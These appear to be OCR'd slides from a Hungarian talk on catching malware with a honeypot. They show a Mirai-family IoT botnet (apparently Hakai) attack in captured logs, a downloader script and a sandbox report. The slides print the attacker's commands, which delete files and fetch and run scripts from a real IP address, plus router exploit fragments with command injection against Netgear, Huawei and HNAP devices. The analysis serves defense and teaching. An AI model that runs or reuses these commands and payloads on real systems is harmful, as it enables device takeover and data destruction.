
Káros kódok elfogása

```
CMD: cd /tmp;
rm -rf /tmp/* || cd /var/run || cd /mnt || cd /root;
rm -rf /root/* || cd /;

wget http://178.16.54.252/bins.sh;
curl -O http://178.16.54.252/bins.sh;
/bin/busybox wget http://178.16.54.252/bins.sh;

chmod 777 bins.sh;
./bins.sh;
sh bins.sh;
rm bins.sh
```

@timestamp				race.id
2025.09.03 @ 23:25:45.701				2e2d4ad51ea
2025.09.03 @ 23:25:44.800				2e2d4ad51ea
2025.09.03 @ 23:25:44.800				2e2d4ad51ea
2025.09.03 @ 23:25:43.754				2e2d4ad51ea
2025.09.03 @ 23:25:42.779				2e2d4ad51ea
2025.09.03 @ 23:25:42.696	87.120.191.13	ssh	Remote SSH version: SSH-2.0-Go	22e2d4ad51ea
2025.09.03 @ 23:25:42.695	87.120.191.13	ssh	New connection: 87.120.191.13:42520 (::ffff:10.185.225.2:2222) [session: 22e2d4ad51ea]	22e2d4ad51ea


Untitled
178.16.54.252/bins.sh
Downloads
bins.sh
Open file
See more
Type here to search
10:29 AM
9/4/2025


C:\Users\admin\Downloads\bins.sh - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
bins.sh
#!/bin/bash
PATH=$PATH:/usr/bin:/bin:/sbin:/usr/sbin:/usr/local/bin:/usr/local/sbin
/bin/rm bins.sh
wget http://178.16.54.252/bins/O8nf9He2dVy82V5vRCUusPoTrL2r5EaeJJ; curl -O http://178.16.54.252/bins/O8nf9He2dVy82V5vRCUusPoTrL2r5EaeJJ
wget http://178.16.54.252/bins/mDetRFYnD1qxxsJFwDZxQJBNRVeXt2Mivm; curl -O http://178.16.54.252/bins/mDetRFYnD1qxxsJFwDZxQJBNRVeXt2Mivm
wget http://178.16.54.252/bins/xMVmp4lGV2pdNfDA1N7BlRqlLEBR3C58lq; curl -O http://178.16.54.252/bins/xMVmp4lGV2pdNfDA1N7BlRqlLEBR3C58lq
wget http://178.16.54.252/bins/7UIZ9UUPZA8eFhdUa8WQHaKwhcxO90r9yn; curl -O http://178.16.54.252/bins/7UIZ9UUPZA8eFhdUa8WQHaKwhcxO90r9yn
wget http://178.16.54.252/bins/JOqvTXnjFN0p0ZVUuk5lR8nPPDx8aGrcJa; curl -O http://178.16.54.252/bins/JOqvTXnjFN0p0ZVUuk5lR8nPPDx8aGrcJa
wget http://178.16.54.252/bins/BC8ir7ry2lpIdIQAnmykyfaK0LJ4P4uCK3; curl -O http://178.16.54.252/bins/BC8ir7ry2lpIdIQAnmykyfaK0LJ4P4uCK3
wget http://178.16.54.252/bins/0nrQePkhBb60sFIDYtyPDqxkmyp4esQ8qN; curl -O http://178.16.54.252/bins/0nrQePkhBb60sFIDYtyPDqxkmyp4esQ8qN
wget http://178.16.54.252/bins/PppB03j6Neidv9Tjeza0YMalLHij3uFkW7; curl -O http://178.16.54.252/bins/PppB03j6Neidv9Tjeza0YMalLHij3uFkW7
wget http://178.16.54.252/bins/d8oNkUi0XVaE76mdgOd3MfDx0tIE4lJgt4; curl -O http://178.16.54.252/bins/d8oNkUi0XVaE76mdgOd3MfDx0tIE4lJgt4
wget http://178.16.54.252/bins/txGwRdSWu6gzzYzUjXVGIXb9cXRT5KZn7n; curl -O http://178.16.54.252/bins/txGwRdSWu6gzzYzUjXVGIXb9cXRT5KZn7n
wget http://178.16.54.252/bins/SqAWAlg0VOjMYD9PJX9h6y6Fi3KkhV0fSs; curl -O http://178.16.54.252/bins/SqAWAlg0VOjMYD9PJX9h6y6Fi3KkhV0fSs
wget http://178.16.54.252/bins/Jxwsad4m9fOSH5NWVZEqO2uGUG1yrmiepW; curl -O http://178.16.54.252/bins/Jxwsad4m9fOSH5NWVZEqO2uGUG1yrmiepW
wget http://178.16.54.252/bins/wmc8SgkylzlLBJCu6d0AQVrqxJFHixBtKj; curl -O http://178.16.54.252/bins/wmc8SgkylzlLBJCu6d0AQVrqxJFHixBtKj
wget http://178.16.54.252/bins/sDFzcsksqAps5z5l5mlBYvE1IYjFRZlOzn; curl -O http://178.16.54.252/bins/sDFzcsksqAps5z5l5mlBYvE1IYjFRZlOzn
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://178.16.54.252/bins/BC8ir7ry2lpIdIQAnmykyfaK0LJ4P4uCK3; curl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://178.16.54.252/bins/0nrQePkhBb60sFIDYtyPDqxkmyp4esQ8qN; curl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://178.16.54.252/bins/PppB03j6Neidv9Tjeza0YMalLHij3uFkW7; curl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://178.16.54.252/bins/d8oNkUi0XVaE76mdgOd3MfDx0tIE4lJgt4; curl
##i586
##armv7l
##mipsel
##powerpc
##sparc
##sh4
##m68k
##armv6l
##armv5l
##armv4l
##powerpc-440fp
##x86_64
##i686
##mips
Type here to search
9:00 AM
9/4/2025


C:\Users\admin\Downloads\mDetRFYnD1qxxsJFwDZxQJBNRVeXt2Mivm - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
bins.sh
mDetRFYnD1qxxsJFwDZxQJBNRVeXt2Mivm
ANY RUN
Type here to search
10:30 AM
9/4/2025

C:\Users\admin\Downloads\mDetRFYnD1qxxsJFwDZxQJBNRVeXt2Mivm - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

bins.sh | mDetRFYnD1qxxsJFwDZxQJBNRVeXt2Mivm

```
1150  Connection: keep-alive
1151
1152  <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlso
1153
1154  NULNULGET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://%s/spim+-O+/tmp/netgear;sh+netgear&cu
1155
1156  NULNULNULPOST /ctrlt/DeviceUpgrade_1 HTTP/1.1
1157  Host: %s:37215
1158  Content-Length: 601
1159  Connection: keep-alive
1160  Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ct
1161
1162  <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlso
1163  Host: 127.0.0.1:7574
1164  User-Agent: masjesu
1165  SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
1166  Content-Type: text/xml
1167  Content-Length: 640
1168
1169  <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="
1170  Host: 127.0.0.1:5555
1171  User-Agent: masjesu
1172  SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
1173  Content-Type: text/xml
1174  Content-Length: 640
1175
1176  <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="
1177  Host: %s:80
1178  Content-Type: text/xml; charset="utf-8"
1179  SOAPAction: http://purenetworks.com/HNAP1/`%s`
1180  Content-Length: 640
```

Sandbox Report Overview

Sandbox Score	9 LIKELY MALICIOUS
Latest Submission	Sep 4, 2025
File	mDetRFYnD1qxxsJFwDZxQJBNRVeXt2Mivm
MD5	19160a5523c423d5bf271501c4f2a034
SHA1	c89fc29e6d4259f6ef314e5baaab2014e9c5dd8c
SHA256	**9c683b0be86d4cd274a7a16073bdf092218f259b055a72f848d589574...** ● 80

Sandbox Signatures

Contacts a large (2169) amount of remote hosts 1 TTPs

This may indicate a network scan to discover remotely running services.

DISCOVERY

Creates a large amount of network flows 1 TTPs

This may indicate a network scan to discover remotely running services.

DISCOVERY

Renames itself 1 IoCs

Creates/modifies Cron job 1 IoCs 1 TTPs

Cron allows running tasks on a schedule, and is commonly used for malware persistence.

EXECUTION PERSISTENCE PRIVILEGE_ESCALATION

Enumerates running processes

Discovers information about currently running processes on the system

IoT botnet

Router specifikus (Huawei, Netgear, GPON)

Mirai család (feltehetően Hakai)

Köszönöm a figyelmet!

Gonda Ábel